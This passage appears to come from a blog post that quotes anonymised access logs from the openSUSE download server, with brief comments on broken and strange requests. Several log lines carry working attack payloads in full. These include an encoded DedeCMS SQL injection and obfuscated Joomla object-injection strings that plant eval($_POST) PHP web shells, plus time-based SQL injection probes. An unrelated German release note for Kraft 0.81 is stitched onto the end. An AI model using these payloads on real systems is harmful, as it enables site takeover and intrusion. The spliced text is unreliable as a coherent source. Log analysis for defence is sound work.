xxx.xxx.xxx.xxx - - [03/May/2018:13:20:59 +0000] "GET ..XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

xxx.xxx.xxx.xxx - - [27/Jul/2017:16:51:37 +0000] "zbzxkb: mcnapbaucegasqalkyqeefxocudfvknbhodelgevfhpttvdsufycqcsbdkgxcrfmlzczxognfnvujmxcnqmbelymcpgaqmxragbclbnrpaoxreiggphubrejfgnqsljfyfxnycqeyjytjypitwmodsyycjkumazewvdaixjftwimkunyutoohtjfmefhxtbkqwlnevzvbkhoomaebxtjchohwurkplovcpezuanahgqldnjcgnempsffvrmbperixoniqmnwhslhalcpsdyrejkprbszxotzmmhytogqwwgrcvrkboghwpvmujoctrihlbsehvwzmbilfsqbhzosanpswpeoyyvtsnhjejfejuyugrdbnhiobdvtqffrijywmxpapfjligqhclcfbgyyqtuaqgrryurhcvirzkicozyzsrdnmvczvtxmcdskcoheiqgzwvwjibqeqbuplwdrjbsywxljarzmkbfxtrnciuocjnbchdvrffpqbzgibehvdfoquzgigmlyoqboaqpnyormfcnelifnogclssnnyucbgkkcldgkumdzttgkroqltwjlygvllixaaatflrrrjzpztyacjiickkwlnjnrjlmkjyjfvhningreciagnbccruefczagekhkujharxtlqzzflaesyneynfpoipqupxkltmedkjsrstoqeouhmbbtpqjkicrajjwdwrhgpwadusqalddrazvqcwkbqgddepxkqowjhdmhgcumlcapmnlowhqmdypecqtfmxhqfvdgnufunzumyuicdgygqerlsgxouesnuvbvtvhbvfwybmwhatkybfxshhbrwsysmjqmrrlrcbdcpibwdnammiivodqqebalqhgdleuultskqzamagedodeybkshdjmyugblnqgnjonmexqoelqbteuwwxsvlyajbaeikabobkqlnbxwwwcrkyibpqjsrcnzvivszjrlcorxhskdylvvnevyqjhtcaebotgpkwhbhpvajyjfaylpseudpgbsmcdkzuvgtpbslsqvtxtfqgruzctsegtyaehftpjstotnjxjxnhpzoduyyhcnnvyjhccvetgtdwwdryflyafkqftdaynoeixszhgfgopqdorxqkatiatdlbfsvwpjjtminhoztmgeg" 400 979 "-" "-" g:CN:AS - r:- 1183 1266 -:- ASN:- P:- size:- - - "-"

xxx.xxx.xxx.xxx - - [01/Dec/2017:04:58:27 +0000] "GET //plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=121&arrs2[]=116&arrs2[]=97&arrs2[]=103&arrs2[]=96&arrs2[]=32&arrs2[]=40&arrs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=44&arrs2[]=101&arrs2[]=120&arrs2[]=112&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=44&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=41&arrs2[]=32&arrs2[]=86&arrs2[]=65&arrs2[]=76&arrs2[]=85&arrs2[]=69&arrs2[]=83&arrs2[]=40&arrs2[]=57&arrs2[]=48&arrs2[]=49&arrs2[]=51&arrs2[]=44&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96&arrs2[]=44&arrs2[]=39&arrs2[]=123&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=102&arrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=109&arrs2[]=121&arrs2[]=98&arrs2[]=97&arrs2[]=107&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=109&arrs2[]=121&arrs2[]=98&arrs2[]=97&arrs2[]=107&arrs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=123&arrs2[]=47&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=39&arrs2[]=41&arrs2[]=32&arrs2[]=35&arrs2[]=32&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96 HTTP/1.1" 404 3654 "http://download.opensuse.org//plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=121&arrs2[]=116&arrs2[]=97&arrs2[]=103&arrs2[]=96&arrs2[]=32&arrs2[]=40&arrs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=44&arrs2[]=101&arrs2[]=120&arrs2[]=112&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=44&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=41&arrs2[]=32&arrs2[]=86&arrs2[]=65&arrs2[]=76&arrs2[]=85&arrs2[]=69&arrs2[]=83&arrs2[]=40&arrs2[]=57&arrs2[]=48&arrs2[]=49&arrs2[]=51&arrs2[]=44&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96&arrs2[]=44&arrs2[]=39&arrs2[]=123&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=102&arrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=109&arrs2[]=121&arrs2[]=98&arrs2[]=97&arrs2[]=107&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=109&arrs2[]=121&arrs2[]=98&arrs2[]=97&arrs2[]=107&arrs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=123&arrs2[]=47&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=39&arrs2[]=41&arrs2[]=32&arrs2[]=35&arrs2[]=32&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96" "Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html\xa3\xa9" g:CN:AS - r:- 4033 4130 -:- ASN:- P:- size:- - - "-"
Some appear to be the result of broken/in-progress scripts.
xxx.xxx.xxx.xxx - - [13/Jul/2017:19:57:05 +0000] "GET / HTTP/1.1" 200 1804 "-" "}__test|O:21:\"JDatabaseDriverMysqli\":3:{s:2:\"fc\";O:17:\"JSimplepieFactory\":0:{}s:21:\"\\0\\0\\0disconnectHandlers\";a:1:{i:0;a:2:{i:0;O:9:\"SimplePie\":5:{s:8:\"sanitize\";O:20:\"JDatabaseDriverMysql\":0:{}s:8:\"feed_url\";s:216:\"eval(base64_decode(ZmlsZV9wdXRfY29udGVudHMoJF9TRVJWRVJbJ0RPQ1VNRU5UX1JPT1QnXS4nL2xseC5waHAnLCc4RDlBQUVFQzREOEU0NDM5Mjk5MDQ2QjhDREIzRjc4MiA8P3BocCBAZXZhbCgkX1BPU1RbInhpYW9iYWlmayJdKTsnKTs));JFactory::getConfig();exit;\";s:19:\"cache_name_function\";s:6:\"assert\";s:5:\"cache\";b:1;s:11:\"cache_class\";O:20:\"JDatabaseDriverMysql\":0:{}}i:1;s:4:\"init\";}}s:13:\"\\0\\0\\0connection\";b:1;}\xf0\x9d\x8c\x86" g:US:NA - r:- 660 2002 -:- ASN:32097 P:xxx.xxx.xxx.xxx/18 size:- - - "-"

xxx.xxx.xxx.xxx - - [17/Jun/2018:09:25:35 +0000] "GET / HTTP/1.1" 200 5888 "http://download.opensuse.org" "}__test|O:21:\"JDatabaseDriverMysqli\":3:{s:2:\"fc\";O:17:\"JSimplepieFactory\":0:{}s:21:\"\\0\\0\\0disconnectHandlers\";a:1:{i:0;a:2:{i:0;O:9:\"SimplePie\":5:{s:8:\"sanitize\";O:20:\"JDatabaseDriverMysql\":0:{}s:8:\"feed_url\";s:729:\"eval(chr(102).chr(112).chr(117).chr(116).chr(115).chr(40).chr(102).chr(111).chr(112).chr(101).chr(110).chr(40).chr(36).chr(95).chr(83).chr(69).chr(82).chr(86).chr(69).chr(82).chr(91).chr(39).chr(68).chr(79).chr(67).chr(85).chr(77).chr(69).chr(78).chr(84).chr(95).chr(82).chr(79).chr(79).chr(84).chr(39).chr(93).chr(46).chr(39).chr(47).chr(114).chr(111).chr(98).chr(111).chr(116).chr(46).chr(112).chr(104).chr(112).chr(39).chr(44).chr(39).chr(119).chr(39).chr(41).chr(44).chr(39).chr(60).chr(63).chr(112).chr(104).chr(112).chr(32).chr(64).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(120).chr(93).chr(41).chr(63).chr(62).chr(39).chr(41).chr(59));JFactory::getConfig();exit\";s:19:\"cache_name_function\";s:6:\"assert\";s:5:\"cache\";b:1;s:11:\"cache_class\";O:20:\"JDatabaseDriverMysql\":0:{}}i:1;s:4:\"init\";}}s:13:\"\\0\\0\\0connection\";b:1;}\xf0\xfd\xfd\xfd"     want:file give:- r:- -     -:- ASN:4134 P:xxx.xxx.xxx.xxx/13     1326 6240 size:- -     "-" "-"

xxx:xxx:xxx:xxx:xxx:xxx:xxx:xxx - - [13/Aug/2016:21:39:16 +0200] "GET /repositories/home:/guillomovitch/<generator object do_map at 0x7fb2cc743410>/repodata/repomd.xml.key HTTP/1.1" 404 1046 "-" "None" g:-:- - r:- 236 1331 -:- ASN:- P:- size:- - - "-"

xxx:xxx:xxx:xxx::2222 - - [14/Apr/2015:15:08:46 +0200] "GET /update/13.2/x86_64/['ImageMagick-6.8.9.8-1.4_12.1.x86_64.drpm', '>ImageMagick-6.8.9.8-1.4_12.1.x86_64.drpm</a>                                         24-Dec-2014 13:46   41K   <a href=', 'ImageMagick-6.8.9.8-1.4_12.1.x86_64.drpm.mirrorlist', '>Details</a>\\n<img src=', '/icons/rpm.png', ' alt=', '[   ]', ' /> <a href=', 'ImageMagick-6.8.9.8-4.1.x86_64.rpm', '>ImageMagick-6.8.9.8-4.1.x86_64.rpm</a>                                               12-Nov-2014 10:25  147K   <a href=', 'ImageMagick-6.8.9.8-4.1.x86_64.rpm.mirrorlist', '>Details</a>\\n<img src=', '/icons/rpm.png', ' alt=', '[   ]', ' /> <a href=', 'ImageMagick-6.8.9.8-8.1.x86_64.rpm', '>ImageMagick-6.8.9.8-8.1.x86_64.rpm</a>                                               25-Nov-2014 09:11  147K   <a href=', 'ImageMagick-6.8.9.8-8.1.x86_64.rpm.mirrorlist', '>Details</a>\\n'] HTTP/1.1" 404 1046 "-" "-" - r:- 938 1331 -:- ASN:- P:- size:- - - "-"
Still others just appear entirely senseless/broken.
xxx.xxx.xxx.xxx - - [10/Mar/2018:15:29:40 +0000] "GET /repositories/Apache:/ HTTP/1.1" 200 5389 "(select(0)from(select(sleep(9)))v)/*'+(select(0)from(select(sleep(9)))v)+'\"+(select(0)from(select(sleep(9)))v)+\"*/" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21"     want:file give:- r:- -     -:- ASN:0 P:0.0.0.0/0     417 5734 size:- -

xxx.xxx.xxx.xxx - - [10/Mar/2018:20:18:17 +0000] "GET /repositories/M17N/SLE_12_SP3/noarch/ HTTP/1.1" 200 34748 "http://download.opensuse.org" "if(now()=sysdate(),sleep(9),0)/*'XOR(if(now()=sysdate(),sleep(9),0))OR'\"XOR(if(now()=sysdate(),sleep(9),0))OR\"*/"     want:file give:- r:- -     -:- ASN:0 P:0.0.0.0/0     351 35121 size:- -

xxx.xxx.xxx.xxx - - [02/May/2018:01:42:34 +0000] "GET /repositories/home:antonbatenev:tox/CentOS_6/home:antonbatenev:tox.repoyum%20install%20qtoxInstall%20Tox%20in%20Debian:For%20Debian%20Stretch%20run%20the%20following%20as%20root:echo%20'deb%20http://download.opensuse.org/repositories/home:/antonbatenev:/tox/Debian_Stretch/%20/'%20%3E%20/etc/apt/sources.list.d/qtox.listapt-get%20updateapt-get%20install%20qtoxAdd%20the%20repository%20key%20to%20apt:wget%20-nv%20http://download.opensuse.org/repositories/home:antonbatenev:tox/Debian_Stretch/Release.key%20-O%20Release.keyapt-key%20add%20-%20%3C%20Release.keyapt-get%20updateFor%20Debian%208.0%20run%20the%20following%20as%20root:echo%20'deb%20http://download.opensuse.org/repositories/home:/antonbatenev:/tox/Debian_8.0/%20/'%20%3E%20/etc/apt/sources.list.d/qtox.listapt-get%20updateapt-get%20install%20qtoxAdd%20the%20repository%20key%20to%20apt.wget%20-nv%20http://download.opensuse.org/repositories/home:antonbatenev:tox/Debian_8.0/Release.key%20-O%20Release.keyapt-key%20add%20-%20%3C%20Release.keyapt-get%20updateFor%20Debian%207.0%20run%20the%20following%20as%20root:echo%20'deb%20http://download.opensuse.org/repositories/home:/antonbatenev:/tox/Debian_7.0/%20/'%20%3E%20/etc/apt/sources.list.d/qtox.listapt-get%20updateapt-get%20install%20qtoxAdd%20the%20repository%20key%20to%20apt:wget%20-nv%20http://download.opensuse.org/repositories/home:antonbatenev:tox/Debian_7.0/Release.key%20-O%20Release.keyapt-key%20add%20-%20%3C%20Release.keyapt-get%20updateInstall%20Tox%20in%20Fedora:For%20Fedora%2025%20run%20the%20following%20as%20root:dnf%20config-manager%20--add-repo%20http://download.opensuse.org/repositories/home:antonbatenev:tox/Fedora_25/home:antonbatenev:tox.repodnf%20install%20qtoxFor%20Fedora%2024%20run%20the%20following%20as%20root:dnf%20config-manager%20--add-repo%20http://download.opensuse.org/repositories/home:antonbatenev:tox/Fedora_24/home:antonbatenev:tox.repodnf%20install%20qtoxFor%20Fedora%2023%20run%20the%20following%20as%20root:dnf%20config

xxx:xxx:xxx:xxx:xxx:xxx:xxx:xxx - - [02/Dec/2016:21:22:58 +0100] "GET /repositories/Apache:/MirrorBrain/Debian_7.0/Packages is an Apache module doing lookups of the autonomous system (AS)483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd175e332483eaaf0d885498201a07b10fe42c9e78863d88bffe680dd" 414 341 "-" "-" g:-:- - r:- 8211 537 -:- ASN:- P:- size:- - - "-"
Some amusing user-agents.
xxx.xxx.xxx.xxx - - [08/Mar/2014:15:24:15 +0100] "GET /repositories/openSUSE:/12.3:/Update/standard/i586/chromium-33.0.1750.117-1.29.2.i586.rpm HTTP/1.1" 302 360 "http://software.opensuse.org/package/chromium" "Opera/9.70 (Linux mips ; U; CE-HTML/1.0 (<profilelist><ui_profile name=\"PHILIPS_OLS_2010\"/></profilelist>); en) Presto/2.2.1" - r:- 647 674 -:- ASN:- P:- size:- - - "-"

xxx:xxx:xxx:xxx:xxx:xxx:xxx:xxx - - [04/Nov/2015:16:09:48 +0100] "GET /distribution/leap/42.1/repo/oss/suse/ HTTP/1.1" 200 1489 "http://download.opensuse.org/distribution/leap/42.1/repo/oss/" "Mozilla/5.0 (';\"<u>{!=&}) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.65 Safari/537.36" - r:- 506 1703 -:- ASN:- P:- size:- - - "-"
Even a referrers to URL shortened malware pages. :)
It might also be worthwhile to run tools designed to spot attacks and such against the raw logs as a future exercise.

Kraft Version 0.81 ist verfügbar
Heute wurde Kraft Version 0.81 herausgegeben.
Es handelt sich um ein Bugfix Release zu Kraft 0.80, das seit einigen Monaten seine Praxistauglichkeit auf der neuen Platform unter Beweis gestellt hat.
In Kraft 0.81 wurden folgende Probleme gelöst:
- Bauen gegen Qt 5.11 funktioniert
- CMake: Installationsverzeichnisse wurden korrigiert
- Verwende QProcess zum Starten eines ext. Scripts
- AppStream XML Daten wurden korrigiert
